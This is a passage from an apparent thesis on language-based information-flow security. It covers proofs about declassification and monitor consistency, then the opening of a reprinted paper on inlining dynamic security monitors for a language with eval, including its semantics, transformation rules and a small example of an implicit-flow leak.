Proof. By Definition 9, $\widetilde{\mathsf{T}}_p(\Gamma)$ is initiated with the least restrictive policy *Id* for every level. Furthermore, by inspecting the translation rules in Definition 8 we observe that indistinguishability of x is restricted only at levels ℓ' such that $\ell \not\sqsubseteq \ell'$, but never at ℓ or higher. Also, by Definition 3, labels of other variables in Γ do not restrict indistinguishability of x either. Therefore, memories related by $\widetilde{\mathsf{T}}_p(\Gamma)(\ell)$ have to distinguish x for every principal p, and so does the union relation taken over all principals. □

Lemma 3 (Declassification enforcement) *Given an environment Γ, and an expression e that is declassified from level ℓ_{from} to level ℓ_{to} such that $\forall O_i \in norm(\ell_{from})\ \exists \{o_j \to \widetilde{r}_j\} \in O_i$ such that $\{o_j \to r_j\} \not\sqsubseteq \ell_{to} \implies (e, \ell_{to}) \in \mathcal{E}_{o_j}$ then for all memories m_1, m_2 such that $m_1 \bigcup_p \mathsf{D}(\widetilde{\mathsf{T}}_p(\Gamma), \mathcal{E}_p)(\ell_{to})\ m_2$ it holds that $m_1(e) = m_2(e)$.*

Proof. We consider two cases depending on the relation between ℓ_{from} and ℓ_{to}.

1. $\ell_{from} \sqsubseteq \ell_{to}$
   In this case, no actual declassification happens, because the normal information-flow relationship between the *from* and *to* levels is preserved. This means, that in every O_i there is at least one policy $\{o_j \to \tilde{r_j}\}$ such that $\{o_j \to \tilde{r_j}\} \sqsubseteq \ell_{to}$, and the escape hatch sets for this case are irrelevant. Consider two memories m_1, m_2 such that

$m_1 \bigcup_p \mathsf{D}(\widetilde{\mathsf{T}}_p(\Gamma), \mathcal{E}_p)(\ell_{to})\ m_2$. By Lemma 1 we have that $m_1 \bigcup_p \widetilde{\mathsf{T}}_p(\Gamma)(\ell_{to})\ m_2$. By well-formedness of confidentiality policies we obtain that $m_1 \bigcup_p \widetilde{\mathsf{T}}_p(\Gamma)(\ell_{from})\ m_2$. Because expression e has level ℓ_{from} that means that all variables $x \in vars(e)$ have level at most ℓ_{from}. By Lemma 2 we obtain that for all such variables $m_1(x) = m_2(x)$, and therefore $m_1(e) = m_2(e)$.

2. $\ell_{from} \not\sqsubseteq \ell_{to}$
   Without loosing generality, assume there is just one group of meets O_i in which we have a policy $\{o_j \to \tilde{r}_j\}$ such that $\{o_j \to \tilde{r}_j\} \not\sqsubseteq \ell_{to}$, but $(e, \ell_{to}) \in \mathcal{E}_{o_j}$. Again, without loosing generality, assume there is only one variable x in the expression e that prevents $\{o_j \to \tilde{r}_j\} \sqsubseteq \ell_{to}$, so that in Γ principal o_j restricts x with policy $\{o_j \to \tilde{r}'_j\}$ for some possibly extended set of readers r'_j, $r'_j \supseteq r_j$, and we have that $\{o_j \to \tilde{r}'_j\} \not\sqsubseteq \ell_{to}$. Let us rewrite the relation $\bigcup_p \mathsf{D}(\widetilde{\mathsf{T}}_p(\Gamma), \mathcal{E}_p)(\ell_{to})$ as a union of two relations: $\bigcup_{p \neq o_j} \mathsf{D}(\widetilde{\mathsf{T}}_p(\Gamma), \mathcal{E}_p)(\ell_{to})$ and $\mathsf{D}(\widetilde{\mathsf{T}}_{o_j}(\Gamma), \mathcal{E}_{o_j})(\ell_{to})$. We consider each of these relations separately. First, we consider $\bigcup_{p \neq o_j} \mathsf{D}(\widetilde{\mathsf{T}}_p(\Gamma), \mathcal{E}_p)(\ell_{to})$. The escape hatches in this relation are irrelevant, and we can focus on a bigger relation $\bigcup_{p \neq o_j} \widetilde{\mathsf{T}}_p(\Gamma)(\ell_{to})$. Because the union excludes principal o_j, and because of our assumption that o_j is the only principal disallowing flow to ℓ_{to}, this relation distinguishes x. The argument for this follows the one in the proof of Lemma 2. Since we assumed that x was the only variable in e that disallowed distinguishing e, we obtain that this relation distinguishes e; therefore, so does the smaller relation $\bigcup_{p \neq o_j} \mathsf{D}(\widetilde{\mathsf{T}}_p(\Gamma), \mathcal{E}_p)(\ell_{to})$. Next, let us focus on the policy of the principal o_j. Based of the Definition 6 it is straightforward to see that this relation distinguishes e. Therefore, the union over all principals $\bigcup_p \mathsf{D}(\widetilde{\mathsf{T}}_p(\Gamma), \mathcal{E}_p)(\ell_{to})$ distinguishes e.

□

We introduce the notion of *monitor consistency*, that informally captures that a particular pair of monitor configurations could have been originated from the same program.

Definition 10 (Monitor consistency at ℓ) *Assuming set of principals indexed by p with confidentiality policies I_p, two monitor configurations $\langle st_1, i, \mathcal{E}\rangle$ and $\langle st_2, i_2, \mathcal{E}\rangle$ are* consistent at level ℓ *when $i_1 \bigcup_p \mathsf{D}(I_p, \mathcal{E}_p)(\ell)\ i_2$ and $st_1 = st_2$ and $lev(st_i) \sqsubseteq \ell$, for $i = 1, 2$.*

For the following two lemmas we assume confidentiality policy given by environment Γ, set of principals indexed by p with the corresponding confidentiality policies $\widetilde{\mathsf{T}}_p(\Gamma)$ so that global confidentiality policy is $\bigcup_p \widetilde{\mathsf{T}}_p(\Gamma)$, and the sets of escape hatches of each principal given in the

escape hatch environment $\mathcal{E}$. For brevity, we also write $m_1 \sim_\ell m_2$ for $m_1 \bigcup_p \widetilde{\mathsf{T}}_p(\Gamma)(\ell)\ m_2$.

Lemma 4 (Execution in high contexts) *Given a trace* $(\langle c, m\rangle, \langle st, i, \mathcal{E}\rangle) \longrightarrow^* (\langle c', m'\rangle, \langle st', i, \mathcal{E}\rangle)$ *where*

1. *the context stack of the starting configuration has a form* $st = \ell_n \dots \ell_{k+1}\ell_k \dots \ell_1$ *with* ℓ_n *on top of the stack and* ℓ_1 *on the bottom of the stack*
2. *the execution of this trace does not consume stack entries below and including* ℓ_k.

then for all ℓ *such that* $\ell_k \not\sqsubseteq \ell$ *we have that* $m \sim_\ell m'$.

Proof. By induction on c observing that the only monitor rules resulting in side effects are assignment and declassification and that for assignments at level ℓ they require $lev(st) \sqsubseteq \ell$. This contradicts the structure of the monitor where we have that $\ell_k \sqsubseteq lev(st)$. □

Lemma 5 (Advancement Lemma) *Consider two monitor configurations* $\langle st_1, i_1, \mathcal{E}\rangle$ *and* $\langle st_2, i_2, \mathcal{E}\rangle$ *that are consistent at some level* ℓ *by* $\bigcup_p \mathsf{D}(\widetilde{\mathsf{T}}_p, \mathcal{E}_p)(\Gamma(x))(\ell)$ *and can be correspondingly reached from two starting configurations* $(\langle c_{start}, i_1\rangle, \langle \epsilon, i_1, \mathcal{E}\rangle)$ *and* $(\langle c_{start}, i_2\rangle, \langle \epsilon, i_2, \mathcal{E}\rangle)$ *by producing two configurations* $(\langle c, m_1\rangle, \langle st_1, i_1, \mathcal{E}\rangle)$ *and* $(\langle c, m_2\rangle, \langle st_2, i_2, \mathcal{E}\rangle)$. *Assume* $m_1 \sim_\ell m_2$ *and that we know of two transition sequences*

$$(\langle c, m_1\rangle, \langle st_1, i_1, \mathcal{E}\rangle) \longrightarrow^* (\langle c', m_1'\rangle, \langle st_1', i_1, \mathcal{E}\rangle) \xrightarrow{\beta_1} (\langle c'', m_1''\rangle, \langle st_1'', i_1, \mathcal{E}\rangle) \Downarrow m_1'''$$

such that there are no assignment or declassification events at level ℓ *or below until reaching* β_1 *and*

$$(\langle c, m_2\rangle, \langle st_2, i_2, \mathcal{E}\rangle) \Downarrow m_2'''$$

where β_1 *is either* $a(x, e)$ *or* $d(x, e, m_1')$ *with* $\Gamma(x) \sqsubseteq \ell$. *Then for the second trace it holds that*

$$(\langle c, m_2\rangle, \langle st_2, i_2, \mathcal{E}\rangle) \longrightarrow^* (\langle c', m_2'\rangle, \langle st_2', i_2, \mathcal{E}\rangle) \xrightarrow{\beta_2} (\langle c'', m_2''\rangle, \langle st_2'', i_2, \mathcal{E}\rangle) \Downarrow m_2'''$$

so that

1. *No assignment or declassification events at level* ℓ *or below are produced until* β_2.
2. *If* β_1 *is* $a(x, e)$ *then* β_2 *is* $a(x, e)$ *and if* β_1 *is* $d(x, e, m_1')$ *then* β_2 *is* $d(x, e, m_2')$.
3. $m_1' \sim_\ell m_2'$ *and* $m_1'' \sim_\ell m_2''$
4. $\langle st_1', i_1, \mathcal{E}\rangle, \langle st_1'', i_1, \mathcal{E}\rangle, \langle st_2', i_2, \mathcal{E}\rangle$ *and* $\langle st_2'', i_2, \mathcal{E}\rangle$ *are all mutually consistent at* ℓ.

Proof. By induction on the structure of c. We first focus on the cases that lead to β_1 immediately, that is $c = c'$ and $m_i = m_i', st_i = st_i'$ for $i = 1, 2$.

- case c is $x := e$
  In this case $\beta_1 = a(x, e)$, and therefore $\beta_2 = a(x, e)$. The monitor enforces that $lev(e) \sqsubseteq \Gamma(x)$. Because $\Gamma(x) \sqsubseteq \ell$ and $m_1 \sim_\ell m_2$ it follows that $m_1(e) = m_2(e)$, and therefore $m_1'' \sim_\ell m_2''$. The monitor stack is not changed by this assignment, and therefore the respective monitor configurations are consistent at ℓ as stated in the Lemma.
- case c is $x := \texttt{declassify}(e)$.
  In this case $\beta_1 = d(x, e, m_1)$, and therefore $\beta_2 = d(x, e, m_2)$. Because i_1 and i_2 are parts of the consistent monitor policies at ℓ we have that $i_1 \; \mathsf{D}(\widetilde{\mathsf{T}}_p, \mathcal{E}_p)(\ell) \; i_2$. Because $\Gamma(x) \sqsubseteq \ell$ and the property of well-formed confidentiality policies we also have that $i_1 \; \mathsf{D}(\widetilde{\mathsf{T}}_p, \mathcal{E})(\Gamma(x)) \; i_2$. Since the monitor requires that $\forall O_i \in norm(lev(e)) \; \exists \{o_j \to \widetilde{r}_j\} \in O_i$ such that $\{o_j \to r_j\} \not\sqsubseteq \Gamma(x) \implies (e, \Gamma(x)) \in \mathcal{E}_{o_j}$, then by Lemma 3 we obtain that $i_1(e) = i_2(e)$. Because the monitor also requires that $m_1(e) = i_1(e)$ and $m_2(e) = i_2(e)$, we obtain $m_1(e) = m_2(e)$ which is sufficient to show that the resulting configurations m_1'' and m_2'' are low-equivalent at ℓ, i.e., $m_1'' \sim_\ell m_2''$. Similarly to the assignment case, the monitor stack is not changed and the respective monitor configurations are consistent at ℓ as required.

The remaining cases follow the induction on c and rely on Lemma 4 for conditional cases. □

Proof of Theorem 1

Lemma 5 proves a stronger property than is stated by Theorem 1. Namely, it shows that when two initial memories m_1, m_2 are related by $\bigcup_p \mathsf{D}(\widetilde{\mathsf{T}}_p, \mathcal{E}_p)(\Gamma(x))(\ell)$ and program c normally terminates when started in these memories, then two runs agree on all respective assignments, including declassifications, that are done at level ℓ or below. In particular, this includes the very last assignment (if any) at level ℓ or below in both runs, and therefore the final memories are related by $\bigcup_p \widetilde{\mathsf{T}}_p(\Gamma(x))(\ell)$. □

CHAPTER 7

Paper VI – On-the-fly Inlining of Dynamic Security Monitors

Published in Journal of Computers & Security

On-the-fly Inlining of Dynamic Security Monitors

Jonas Magazinius Alejandro Russo Andrei Sabelfeld

Abstract. Language-based information-flow security considers programs that manipulate pieces of data at different sensitivity levels. Securing information flow in such programs remains an open challenge. Recently, considerable progress has been made on understanding dynamic monitoring for secure information flow. This paper presents a framework for inlining dynamic information-flow monitors. A novel feature of our framework is the ability to perform inlining on the fly. We consider a source language that includes dynamic code evaluation of strings whose content might not be known until runtime. To secure this construct, our inlining is done on the fly, at the string evaluation time, and, just like conventional offline inlining, requires no modification of the hosting runtime environment. We present a formalization for a simple language to show that the inlined code is secure: it satisfies a noninterference property. We also discuss practical considerations experimental results based on both manual and automatic code rewriting.

1 Introduction

Language-based approach to security gains increasing popularity [17, 39, 48, 36, 20, 29, 8, 12] because it provides natural means for specifying and enforcing application and language-level security policies. Popular highlights include Java stack inspection [48], to enforce stack-based access control, Java bytecode verification [20], to verify bytecode type safety, and web language-based mechanisms such as Caja [29], ADsafe [8], and FBJS [12], to enforce sandboxing and separation by program transformation and language subsets.

Language-based information-flow security [36] considers programs that manipulate pieces of data at different sensitivity levels. For example, a web application might operate on sensitive (secret) data such as credit card numbers and health records and at the same time on insensitive (public) data such as third-party images and statistics. A key challenge is to secure *information flow* in such programs, i.e., to ensure that information does not flow from secret inputs to public outputs. There has been much progress on tracking information flow in languages of increasing complexity [36], and, consequently, information-flow security tools for languages such as Java, ML, and Ada have emerged [30, 41, 42].

While the above tools are mostly based on static analysis, considerable progress has been also made on understanding monitoring for secure information flow [13, 46, 44, 19, 18, 40, 27, 37, 3, 2]. Mozilla's ongoing project FlowSafe [10] aims at empowering Firefox with runtime information-flow tracking, where dynamic information-flow reference monitoring [3, 4] lies at its core. The driving force for using the dynamic techniques is expressiveness: as more information is available at runtime, it is possible to use it and accept secure runs of programs that might be otherwise rejected by static analysis.

Dynamic techniques are particularly appropriate to handle the dynamics of web applications. Modern web application provide a high degree of dynamism, responding to user-generated events such as mouse clicks and key strokes in a fine-grained fashion. One popular feature is auto-completion, where each new character provided by the user is communicated to the server so that the latter can supply an appropriate completion list. Features like this rely on scripts in browsers that are written in a reactive style. In addition, scripts often utilize dynamic code evaluation to provide even more dynamism: a given string is parsed and evaluated at runtime.

With a long-term motivation of securing a scripting language with dynamic code evaluation (such as JavaScript) in a browser environment without modifying the browser, the paper turns attention to the problem of *inlining* information security monitors. *Inlined reference monitors* [11] are realized by modifying the underlying application with inlined security checks. Inlining security checks are attractive because the resulting code requires no modification of the hosting runtime environment. In a web setting, we envisage that the kind of inlining transformation we develop can be performed by the server or a proxy so that the client environment does not have to be modified.

We present a framework for inlining dynamic information-flow monitors. For each variable in the source program, we deploy a *shadow variable* (auxiliary variable that is not visible to the source code) to keep track of its security level. Additionally, there is a special shadow variable *program counter pc* to keep track of the *security context*, i.e., the least upper bound of security levels of all guards for conditionals and loops that embody the current program point. The *pc* variable helps tracking *implicit flows* [9] via control-flow constructs. The shadow variables record information flow by propagating security levels from the righthand side to the lefthand side of an assignment, taking into account both the security level of the expression assigned and the control-flow security context of the assignment.

A novel feature of our framework is the ability to perform inlining on the fly. We consider a source language that includes dynamic code evaluation (popular in languages as JavaScript, PHP, Perl, and Python).

To secure dynamic code evaluation, our inlining is performed on the fly, at the string evaluation time, and, just like conventional offline inlining, requires no modification of the hosting runtime environment. The key element of the inlining is providing a small library packaged in the inlined code, which implements the actual inlining.

Our approach stays clear of the pitfalls with purely dynamic information-flow enforcement. Indeed, dynamic information-flow tracking is challenging because the source of insecurity may be the fact that a certain event has *not* occurred in a monitored execution [34]. However, we draw on recent results on dynamic information-flow monitoring [37, 3] that show that security can be enforced purely dynamically. This gives us a great advantage for treating dynamic code evaluation: the inlined monitor needs to perform no static analysis for the dynamically evaluated code.

We present a formalization for a simple language to show that the result of the inlining is secure: it satisfies the baseline policy of *termination-insensitive noninterference* [7, 14, 47, 36]: whenever two runs of a program that agree on the public part of the initial memory terminate, then the final memories must also agree on the public part.

Our work includes a discussion of practical considerations and encouraging experimental results. Our experiments with manual transformation give an indication of a reasonable performance overhead. Pushing the experiments further, we fully automate the transformation for a simple subset of JavaScript without dynamic code evaluation. Based on user-defined functions in the Opera browser, we show how the transformation can be deployed in a realistic browser setting.

Note that it is known that noninterference is not a safety property [28, 43]. *Precise* characterizations of what can be enforced by monitoring have been studied in the literature (e.g., [38, 15]), where noninterference is discussed as an example of a policy that cannot be enforced precisely by dynamic mechanisms. However, the focus of this paper is on enforcing *permissive yet safe approximations* of noninterference. The exact policies that are enforced might just as well be safety properties (or not), but, importantly, they must guarantee noninterference.

This paper is modified and extended with respect to its conference version [26]. Compared to it, we have streamlined the transformation and its presentation, included the semantics and proofs, and advanced further our experiments from manual to automatic transformation.

2 Inlining transformation

We present an inlining method for a simple imperative language with dynamic code evaluation. The inlined security analysis has a form of *flow sensitivity*, i.e., confidentiality levels of variables can sometimes be

$$P ::= (\textbf{def}\ f(x) = e;)^*\ c \qquad e ::= s \mid \ell \mid x \mid e \oplus e \mid f(e) \mid \textbf{case}\ e\ \textbf{of}\ (e\ :\ e)^+$$
$$c ::= \texttt{skip} \mid x := e \mid c; c \mid \texttt{if}\ e\ \texttt{then}\ c\ \texttt{else}\ c \mid \texttt{while}\ e\ \texttt{do}\ c \mid \texttt{let}\ x = e\ \texttt{in}\ c \mid \texttt{eval}(e)$$

Fig. 1. Language

relabeled during program execution. Our source-to-source transformation injects purely dynamic security checks.

Language Figure 1 presents a simple imperative language enriched with functions, local variables, and dynamic code evaluation. A program P is a possibly empty sequence of function definitions ($\textbf{def}\ f(x) = e$) followed by a command c. Function bodies are restricted to using the formal parameter variable only ($FV(e) \subseteq \{x\}$, where $FV(e)$ denotes the free variables that occur in e). Expressions e consist of strings s, security levels ℓ, variables x, composite expressions $e \oplus e$ (where $\oplus$ is a binary operation), function calls $f(e)$, and non-empty case analysis ($\textbf{case}\ e\ \textbf{of}\ (e\ :\ e)^+$). We omit explanations for the standard imperative instructions appearing in the language [49]. Command $\texttt{let}\ x = e\ \texttt{in}\ c$ binds the value of e to the local variable x, which is only visible in c. Command $\texttt{eval}(e)$ takes a string e, which represents a program, and runs it.

Semantics Figure 2 displays the semantics of the language. A program P, memory m, and *function environment* Σ form a *program configuration* $\langle P \mid m, \Sigma\rangle$. A memory m is a mapping from global program variables *Vars* to values *Vals*. A function environment Σ consists of a list of definitions of the form $\textbf{def}\ f(x) = e$. We assume expressions evaluate according to rules of the form $\langle e \mid m, \Sigma\rangle \Downarrow v$, where expression e in memory m and function environment Σ evaluates to value v. The semantics of expressions is total and call-by-value. Big-step semantic rules for commands have the form $\langle P \mid m, \Sigma\rangle \Downarrow m'$, which indicates that program P in memory m and function environment Σ evaluates to (or terminates in) memory m'. While most of the rules are standard [49], we pay particular attention to the rule [Eval] for dynamic code evaluation. Dynamic code evaluation takes place when expression e evaluates, under the current memory and function environment, to a string s ($\langle e \mid m, \Sigma\rangle \Downarrow s$), and that string is successfully parsed to a command ($\mathit{parse}(s) = c$). For simplicity, we assume that executions of programs get stuck when failing to parse. (In a realistic programming language, failing to parse results in a runtime error.)

Inlining transformation At the core of the monitor is a combination of the *no sensitive upgrade* discipline by Austin and Flanagan [3] and a treatment of dynamic code evaluation from a flow-insensitive monitor by Askarov and Sabelfeld [2].

$$\textsc{Def}\ \frac{\langle c \mid m, \cup_i \{f_i \mapsto \textbf{def}\ f_i(x) = e_i\}\rangle \Downarrow m'}{\langle \textbf{def}\ f_1(x) = e_1; \ldots; \textbf{def}\ f_n(x) = e_n; c \mid m, \emptyset\rangle \Downarrow m'} \qquad \textsc{Skip}\ \langle \texttt{skip} \mid m, \Sigma\rangle \Downarrow m$$

$$\textsc{Assign}\ \frac{\langle e \mid m, \Sigma\rangle \Downarrow v}{\langle x := e \mid m, \Sigma\rangle \Downarrow m[x \mapsto v]} \qquad \textsc{Seq}\ \frac{\langle c_1 \mid m, \Sigma\rangle \Downarrow m' \qquad \langle c_2 \mid m', \Sigma\rangle \Downarrow m''}{\langle c_1; c_2 \mid m, \Sigma\rangle \Downarrow m''}$$

$$\textsc{If1}\ \frac{\langle e \mid m, \Sigma\rangle \Downarrow v \qquad v \neq 0 \qquad \langle c_1 \mid m, \Sigma\rangle \Downarrow m'}{\langle \texttt{if}\ e\ \texttt{then}\ c_1\ \texttt{else}\ c_2 \mid m, \Sigma\rangle \Downarrow m'}$$

$$\textsc{If2}\ \frac{\langle e \mid m, \Sigma\rangle \Downarrow 0 \qquad \langle c_2 \mid m, \Sigma\rangle \Downarrow m'}{\langle \texttt{if}\ e\ \texttt{then}\ c_1\ \texttt{else}\ c_2 \mid m, \Sigma\rangle \Downarrow m'}$$

$$\textsc{While1}\ \frac{\langle e \mid m, \Sigma\rangle \Downarrow v \qquad v \neq 0 \qquad \langle c; \texttt{while}\ e\ \texttt{do}\ c \mid m, \Sigma\rangle \Downarrow m'}{\langle \texttt{while}\ e\ \texttt{do}\ c \mid m, \Sigma\rangle \Downarrow m'}$$

$$\textsc{While2}\ \frac{\langle e \mid m, \Sigma\rangle \Downarrow 0}{\langle \texttt{while}\ e\ \texttt{do}\ c \mid m, \Sigma\rangle \Downarrow m}$$

$$\textsc{Let}\ \frac{\langle e \mid m, \Sigma\rangle \Downarrow v \qquad m(x) = v' \qquad \langle c \mid m[x \mapsto v], \Sigma\rangle \Downarrow m'}{\langle \texttt{let}\ x = e\ \texttt{in}\ c \mid m, \Sigma\rangle \Downarrow m'[x \mapsto v']}$$

$$\textsc{Eval}\ \frac{\langle e \mid m, \Sigma\rangle \Downarrow s \qquad \mathit{parse}(s) = c \qquad \langle c \mid m, \Sigma\rangle \Downarrow m'}{\langle \texttt{eval}(e) \mid m, \Sigma\rangle \Downarrow m'}$$

Fig. 2. Semantics

Before explaining how the transformation works, we state our assumptions regarding the security model. For convenience, we only consider the security levels L (*low*) and H (*high*) as elements of a security lattice, where $L \sqsubseteq H$ and $H \not\sqsubseteq L$. Security levels L and H identify public and secret data, respectively. We assume that the attacker can only observe public data, i.e., data at security level L. The lattice join operator $\sqcup$ returns the least upper bound over two given levels.

We now explain our inlining technique in detail. Since the transformation operates on strings that represent programs, we consider programs and strings as interchangeable terms. String constants are enclosed by double-quote characters (e.g., "`text`"). Operator $+\!\!+$ concatenates strings

$$
\begin{array}{l}
\mathit{trans}(y) = \ \textbf{case}\ y\ \textbf{of} \\
\quad \text{"}\texttt{skip}\text{"} \ : \ \text{"}\texttt{skip}\text{"} \\
\quad \text{"}x := e\text{"} \ : \ \text{"}\texttt{if}\ \mathit{pc} \sqsubseteq x'\ \texttt{then}\ x' := \mathit{pc} \sqcup \mathit{lev}(\text{"} +\!\!+\ \mathit{vars}(\text{"}e\text{"}) \ +\!\!+\text{"}); x := e \\
\qquad\qquad \texttt{else}\ \mathit{loop}\text{"} \\
\quad \text{"}c_1; c_2\text{"} \ : \ \mathit{trans}(\text{"}c_1\text{"}) +\!\!+ \text{";"} +\!\!+ \ \mathit{trans}(\text{"}c_2\text{"}) \\
\quad \text{"}\texttt{if}\ e\ \texttt{then}\ c_1\ \texttt{else}\ c_2\text{"} \ : \ \text{"}\texttt{let}\ \mathit{pc} = \mathit{pc} \sqcup \mathit{lev}(\text{"} +\!\!+\ \mathit{vars}(\text{"}e\text{"}) \ +\!\!+\ \text{"})\ \texttt{in}\ \text{"} \\
\qquad\qquad \text{"}\texttt{if}\ e\ \texttt{then}\ \text{"} +\!\!+ \mathit{trans}(\text{"}c_1\text{"}) +\!\!+ \text{"}\ \texttt{else}\ \text{"} +\!\!+ \mathit{trans}(\text{"}c_2\text{"}) \\
\quad \text{"}\texttt{while}\ e\ \texttt{do}\ c\text{"} \ : \ \text{"}\texttt{let}\ \mathit{pc} = \mathit{pc} \sqcup \mathit{lev}(\text{"} +\!\!+\ \mathit{vars}(\text{"}e\text{"}) \ +\!\!+\ \text{"})\ \texttt{in}\ \texttt{while}\ e\ \texttt{do}\text{"} \\
\qquad\qquad +\!\!+\ \mathit{trans}(\text{"}c\text{"}) \\
\quad \text{"}\texttt{let}\ x = e\ \texttt{in}\ c\text{"} \ : \ \text{"}\texttt{let}\ x' = \mathit{pc} \sqcup \mathit{lev}(\text{"} +\!\!+\ \mathit{vars}(\text{"}e\text{"}) \ +\!\!+\ \text{"})\ \texttt{in}\ \text{"} +\!\!+ \\
\qquad\qquad \text{"}\texttt{let}\ x = e\ \texttt{in}\ \text{"} +\!\!+ \mathit{trans}(\text{"}c\text{"}) \\
\quad \text{"}\texttt{eval}(e)\text{"} \ : \ \text{"}\texttt{let}\ \mathit{pc} = \mathit{pc} \sqcup \mathit{lev}(\text{"} +\!\!+\ \mathit{vars}(\text{"}e\text{"}) \ +\!\!+\text{"})\ \texttt{in}\ \texttt{eval}(\mathit{trans}(e))\text{"}
\end{array}
$$

Fig. 3. Inlining transformation

$$
\frac{pc, x_1', \ldots, x_n' \in \mathit{Fresh}(c)}{\begin{array}{c}
\Gamma \vdash \textbf{def}\ f_1(x) = e_1; \ldots; \textbf{def}\ f_k(x) = e_k; \\
c \rightsquigarrow \textbf{def}\ f_1(x) = e_1; \ldots; \textbf{def}\ f_k(x) = e_k; \\
\textbf{def}\ \mathit{vars}(y) = \ldots; \textbf{def}\ \mathit{lev}(y) = \ldots; \textbf{def}\ \mathit{trans}(y) = \ldots; \\
pc := L; x_1' := \Gamma(x_1); \ldots; x_n' := \Gamma(x_n); \texttt{eval}(\mathit{trans}(c))
\end{array}}
$$

Fig. 4. Top-level transformation

(e.g., "`conc`" ++"`atenation`" results in "`concatenation`"). Given the source code *src* (as a string) and a mapping Γ (called *security environment*) that maps global variables to security levels, the inlining of the program is performed by the top-level rule in Figure 4. The rule has the form $\Gamma \vdash \mathit{src} \rightsquigarrow \mathit{trg}$, where, under the initial security environment Γ, the source code *src* is transformed into the target code *trg*. Since functions are side-effect free, the inlining of function declarations is straightforward: they are simply propagated to the result of the transformation.

In order for the transformation to work, variables x' (for any global variable x), as variable *pc* must not occur in the string received as argument. The selection of names for these variables must avoid collisions with the source program variables, which is particularly important in the presence of dynamic code evaluation. In an implementation, this can be accomplished by generating random variable names for auxiliary variables. We defer this discussion until Section 4.

The top-level rule defines three auxiliary functions $\mathit{vars}(\cdot)$, $\mathit{lev}(\cdot)$, and $\mathit{trans}(\cdot)$ for extracting the variables in a given string, for computing the least upper bound on the security level of variables appearing in a given string, and for on-the-fly transformation of a given string, respectively. We discuss the definition of these functions below. The top-level rule also introduces an auxiliary shadow variable *pc*, setting it to L, and a shadow variable x' for each source program global variable x, setting it to the initial security level, as specified by the security environment Γ.

This is done to keep track of the current security levels of the context and of the global variables (as detailed below). The shadow variables are *fresh*, i.e., their set is disjoint from the variables that may occur in the configuration during the execution of the source program. We denote by $x \in \mathit{Fresh}(c)$, whenever variable x never occurs in the configuration during the execution of program c. With these definitions in place, the inlined version of *src* is simply `eval`$(\mathit{trans}(\mathit{src}))$, which has the effect of on-the-fly application of function *trans* to the string *src* at runtime.

On-the-fly inlining To motivate the transformation rules, we briefly clarify the key dangers that need to be addressed. First, we track explicit flows of the form $x := e$, where the data involved in e might leak into x. We ensure that the security level of x is at least as high as the least upper bound of security levels of data involved in e. Second, we track implicit flows of the form `if` e `then` $x := 1$ `else` $x := 0$, where the data involved in e might leak into x through the control-flow structure of the program. It might be tempting to upgrade the security level of x to the upper bound of security levels of data involved in e, but this upgrade is not always secure.

To illustrate the case of insecure upgrade, consider the example in Listing 1.1 (e.g., [34]). For readability, we omit the else branches which we assume contain `skip`. Variables t and l are low-level variables, and h is a high-level variable. Depending on the value of h the branch of the first conditional will either be taken or not. If h is 1, the then branch is taken and the level of t will be upgraded to high and its value set to 1. Thus, when branching on t, the then branch will not be taken, the value of l will remain 1, and its level will remain low. If the value of h is 0, then the level of t will remain low. Thus, l will be set to 0. Further, since the level of t is low, so is the level of l. To sum up, the value of high variable h is leaked into the low variable l. This example illustrates the fundamental tension between dynamism and permissiveness of information-flow monitors [34].

```
t:=0; l:=1;
if h then t:=1;
if !t then l:=0
```

Listing 1.1. Example of information-flow leak

At the heart of on-the-fly inlining is the transformation function $\mathit{trans}(\cdot)$, displayed in Figure 3. We describe the definition of function $\mathit{trans}(y)$ by cases on string y. The inlining of command `skip` requires no action.

As foreshadowed above, special shadow variable *pc* is used to keep track of the *security context*, i.e., the join of security levels of all guards for conditionals and loops that embody the current program point. The *pc*

variable helps to detect implicit flows. Following Austin and Flanagan [3], we use *pc* to restrict updates of variables' security levels: changes of variables' security levels are not allowed when the security context (*pc*) is set to H. With this in mind, the inlining of $x := e$ demands that $pc \sqsubseteq x'$ before updating x'. In this manner, public variables ($x' = L$) cannot change their security level in high security contexts ($pc = H$). When $pc \not\sqsubseteq x'$, the transformation forces the program to diverge (*loop*) in order to preserve confidentiality. We define *loop* as simply `while 1 do skip`. This is the only case in the monitor where the execution of the program might be blocked due to a possible insecurity. We remark that if our language did not feature dynamic code evaluation, then it would be entirely possible to avoid blocking altogether: by forcing an upgrade of all variables that might be updated in high context (see, e.g., Chudnov and Naumann's inlining [6] for Russo and Sabelfeld's hybrid monitors [34]). However, in the presence of dynamic code evaluation, it is hard to statically approximate the set of updated variables.

The security level of x is updated to the join of *pc* and the security level of variables appearing in e, as computed by function $lev()$. Function $lev(s)$ returns the least upper bound of the security levels of variables encountered in the string s. The formal specification of $lev(s)$ is given as $\sqcup_{x' \in FV(s)} x'$. Observe that directly calling $lev(e)$ does not necessarily returns the confidentiality level of e because the argument passed to *lev* is the result of evaluating e, which is a constant string. To illustrate this point, consider $w =$ "*text*", $w' = H$, and $e = w$. In this case, calling $lev(e)$ evaluates to $lev($"*text*"$)$, which is defined to be L since "*text*" does not involve any variable. Clearly, setting $lev($"*text*"$) = L$ is not acceptable since the string is formed from a secret variable. Instead, the transformation uses function *vars* to create a string that involves all the variables appearing in an expression e ($vars($"e"$)$). Observe that such string is not created at runtime, but when inlining commands. Function *vars* returns a string with the shadow variables of the variables appearing in the argument string. For instance, assuming that $e =$ "*text*" $+\!\!+\, w +\!\!+\, y$, we have that $vars($"e"$) =$ "$w' +\!\!+\, y'$". Shadow variable x' is then properly updated to $pc \sqcup lev(ex)$, where $ex = vars($"e"$)$.

The inlining for sequential composition $c_1; c_2$ is the concatenation of transformed versions of c_1 and c_2. The inlining of `if` e `then` c_1 `else` c_2 produces a conditional, where the branches are transformed. In order to track implicit flows, the value of *pc* is locally raised to the old *pc* joined with the security level of the expression in the guard. This manner to manipulate the *pc*, similar to security type systems [47], avoids overrestrictive enforcement. The inlining of `while` e `do` c is similar to the one for conditionals. The inlining of `let` $x = e$ `in` c determines the security level of the new local variable x ($x' = lev(ex) \sqcup pc$) and transforms the body of the let ($trans($"c"$)$). We note that the rule for `let` offers a form

of secure upgrade. It is perfectly security to create new high variables in high context, as long as these variables are local to this context. The second conditional in Listing 1.1 is a crucial part of the attack. The attack fails if the scope of t is restricted to the first conditional.

